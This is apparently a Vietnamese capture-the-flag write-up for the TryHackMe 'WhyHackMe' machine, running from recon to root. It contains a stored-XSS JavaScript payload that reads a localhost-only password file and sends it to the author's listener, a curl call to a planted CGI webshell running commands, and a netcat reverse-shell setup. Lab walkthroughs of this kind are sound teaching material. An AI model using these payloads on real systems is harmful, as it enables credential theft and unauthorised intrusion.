WhyHackMe
trueHãy lặn sâu vào thế giới bảo mật và phân tích cùng WhyHackMe.
Thu nhập thông tin#
Nmap scan#
Đầu tiên, mình thực hiện scan các port thì thấy một số thông tin quan trọng như:
- Port FTP mở và cho phép đăng nhập với tư cách khách, bên trong có một file
update.txt. - Port SSH sẽ khả dụng sau này.
- Port HTTP và đang phục vụ bằng
Apache 2.4.41. - Và một port khá đáng ngờ nhưng không thể truy cập.
PORT      STATE    SERVICE VERSION
21/tcp    open     ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.17.67.204
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             318 Mar 14  2023 update.txt
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 47:71:2b:90:7d:89:b8:e9:b4:6a:76:c1:50:49:43:cf (RSA)
|   256 cb:29:97:dc:fd:85:d9:ea:f8:84:98:0b:66:10:5e:6f (ECDSA)
|_  256 12:3f:38:92:a7:ba:7f:da:a7:18:4f:0d:ff:56:c1:1f (ED25519)
80/tcp    open     http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome!!
41312/tcp filtered unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernelDịch vụ FTP#
Truy cập vào dịch vụ FTP và thực hiện lấy file update.txt.
ftp 10.201.82.126
Connected to 10.201.82.126.
220 (vsFTPd 3.0.3)
Name (10.201.82.126:CloseUrEyes): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||36920|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             318 Mar 14  2023 update.txt
226 Directory send OK.
ftp> get update.txt
local: update.txt remote: update.txt
229 Entering Extended Passive Mode (|||49563|)
150 Opening BINARY mode data connection for update.txt (318 bytes).
100% |****************************************************************************************************************|   318        2.69 KiB/s    00:00 ETA
226 Transfer complete.
318 bytes received in 00:00 (0.73 KiB/s)Hey I just removed the old user mike because that account was compromised
and for any of you who wants the creds of new account visit 127.0.0.1/dir/pass.txt
and don't worry this file is only accessible by localhost(127.0.0.1), so nobody
else can view it except me or people with access to the common account.
- adminNội dung chính của file update.txt nói rằng chỉ localhost mới có thể truy cập vào /dir/pass.txt.
Website#
Truy cập vào website, giao diện của nó như sau:

Mình sử dụng công cụ gobuster để scan các enpoint, từ nội dung trên mình cũng xác định được website này sử dụng PHP.
gobuster dir -u http://10.201.82.126/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -x php/.php (Status: 403) [Size: 278]
/index.php (Status: 200) [Size: 563]
/blog.php (Status: 200) [Size: 3102]
/login.php (Status: 200) [Size: 523]
/register.php (Status: 200) [Size: 643]
/dir (Status: 403) [Size: 278]
/assets (Status: 301) [Size: 315] [--> http://10.201.82.126/assets/]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/config.php (Status: 200) [Size: 0]
/.php (Status: 403) [Size: 278]Flag 1#
Lỗ hổng XSS#
Phát hiện trang đăng ký tài khoản, mình thực hiện đăng ký tài khoản để xem có gì đặc biệt không.

Đăng ký tài khoản xong thì mình thấy trong trang blog có phần comment.

Nghĩ ngay đến XSS, nhưng mình thử thì không thành công.

Sau một khoảng thời gian, mình khai thác thành công XSS (Gợi ý tí là nó không nằm trong nội dung comment).

Dựa vào thông điệp lúc nãy, mình viết một script nhỏ với mục đích khi server thực thi file này, nó sẽ đọc file /dir/pass.txt sau đó gửi nội dung về lại cho mình ở dạng base64.
fetch("http://127.0.0.1/dir/pass.txt")
  .then(r => r.text())
  .then(data => {
    fetch("http://10.17.67.204:8080/?data=" + btoa(data));
});Payload mình chèn vào như sau:
<script src="http://10.17.67.204:8080/xss-exploit.js"></script>Mình mở python http và reload lại website để server thực thi và request về bên mình kèm theo base64 đã mã hóa.

Truy cập người dùng jack và flag#
Giải mã base64 thì mình nhận được thông tin đăng nhập của người dùng jack.


Tại home của jack có file user.txt chứa flag.
Flag 2#
Mình kiểm tra những thứ mà người dùng này có thể dùng với sudo.
jack@ubuntu:~$ sudo -l
Matching Defaults entries for jack on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jack may run the following commands on ubuntu:
(ALL : ALL) /usr/sbin/iptablesTại đây người dùng này có thể dùng sudo đối với iptables.
Kiểm tra sơ qua thì mình thấy ngay vấn đề ban đầu thắc mắc, các gói tin đi qua port 41312 đều bị DROP.
jack@ubuntu:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere             tcp dpt:41312
ACCEPT     all  --  anywhere             anywhere
ACCEPT     all  --  anywhere             anywhere             ctstate NEW,RELATED,ESTABLISHED
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:ssh
ACCEPT     tcp  --  anywhere             anywhere             tcp dpt:http
ACCEPT     icmp --  anywhere             anywhere             icmp echo-request
ACCEPT     icmp --  anywhere             anywhere             icmp echo-reply
DROP       all  --  anywhere             anywhere

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT all -- anywhere anywhereMình chuyển trạng thái lại từ DROP thành ACCEPT.
File urgent.txt#
Khi đi dạo thì mình thấy trong thư mục opt có 2 file như sau:

File urgent.txt nói rằng họ bị hack và có một số file bên trong /usr/bin/cgi-bin vàhọ không thể xóa nó dù ở quyền root.
Khả năng đó là payload của kẻ tấn công và mình có thể tận dụng nó.
File capture.pcap#
Mình sử dụng công cụ Wireshark phân tích file capture.pcap thì không nhận được thông tin gì vì các gói tin đã được mã hóa do dùng TLS.

Tìm trong cấu hình Apache mình biết được key giải mã apache.key ở /etc/apache2/certs/.
<VirtualHost *:41312>
        ServerName www.example.com
        ServerAdmin webmaster@localhost
        #ErrorLog ${APACHE_LOG_DIR}/error.log
        #CustomLog ${APACHE_LOG_DIR}/access.log combined
        ErrorLog /dev/null
        SSLEngine on
        SSLCipherSuite AES256-SHA
        SSLProtocol -all +TLSv1.2
        SSLCertificateFile /etc/apache2/certs/apache-certificate.crt
        SSLCertificateKeyFile /etc/apache2/certs/apache.key
        ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
        AddHandler cgi-script .cgi .py .pl
        DocumentRoot /usr/lib/cgi-bin/
        <Directory "/usr/lib/cgi-bin">
                AllowOverride All
                Options +ExecCGI -Multiviews +SymLinksIfOwnerMatch
                Order allow,deny
                Allow from all
        </Directory>
</VirtualHost>Tải về và nhập key này vào giao thức TLS.
Reverse shell#
Các gói tin đã được giải mã và mình tìm được một stream như sau:

Kẻ tấn công đã sử dụng file 5UP3r53Cr37.py và một số parameter khác, trong đó có cmd=id.
Kết quả trả về là kết quả của lệnh id.
Tận dụng điều này, mình gửi request tương tự như kẻ tấn công để xác nhận xem có khả thi hay không.
curl -k -s 'https://10.201.82.126:41312/cgi-bin/5UP3r53Cr37.py?key=48pfPHUrj4pmHzrC&iv=VZukhsCo8TlTXORN&cmd=id'

<h2>uid=33(www-data) gid=1003(h4ck3d) groups=1003(h4ck3d)
<h2>

# Tùy chọn -k: Cho phép thực hiện kết nối HTTPS mà không cần xác thựcKết quả trả về cho thấy payload này hoàn toàn khả thi, mình thực hiện mở một reverse shell và vào được tài khoản www-data.
nc -lvnp 7304
listening on [any] 7304 ...
connect to [10.17.67.204] from (UNKNOWN) [10.201.82.126] 52184
bash: cannot set terminal process group (903): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$Có shell rồi, mình sử dụng kỹ thuật Stabilizing để có thể tương tác shell linh hoạt hơn.
┌──(CloseUrEyes㉿CtrlZet)-[~/workspace/tryhackme/challenges/whyhackme]
└─$ nc -lvnp 7304
listening on [any] 7304 ...
connect to [10.17.67.204] from (UNKNOWN) [10.201.82.126] 52184
bash: cannot set terminal process group (903): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$ python3 -c 'import pty;pty.spawn("/bin/bash");'
<in$ python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@ubuntu:/usr/lib/cgi-bin$ export TERM=xterm
export TERM=xterm
www-data@ubuntu:/usr/lib/cgi-bin$ ^Z
zsh: suspended  nc -lvnp 7304

┌──(CloseUrEyes㉿CtrlZet)-[~/workspace/tryhackme/challenges/whyhackme]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 7304

www-data@ubuntu:/usr/lib/cgi-bin$Kiểm tra sudo như khi nãy thì thấy rằng tài khoản www-data có thể sử dụng lệnh sudo cho tất cả mọi thứ.
www-data@ubuntu:/usr/lib/cgi-bin$ sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
(ALL : ALL) NOPASSWD: ALLTruy cập người dùng root và flag#

Sử dụng sudo su để chuyển sang tài khoản root, sau đó truy cập vào thư mục root sẽ có file chứa flag.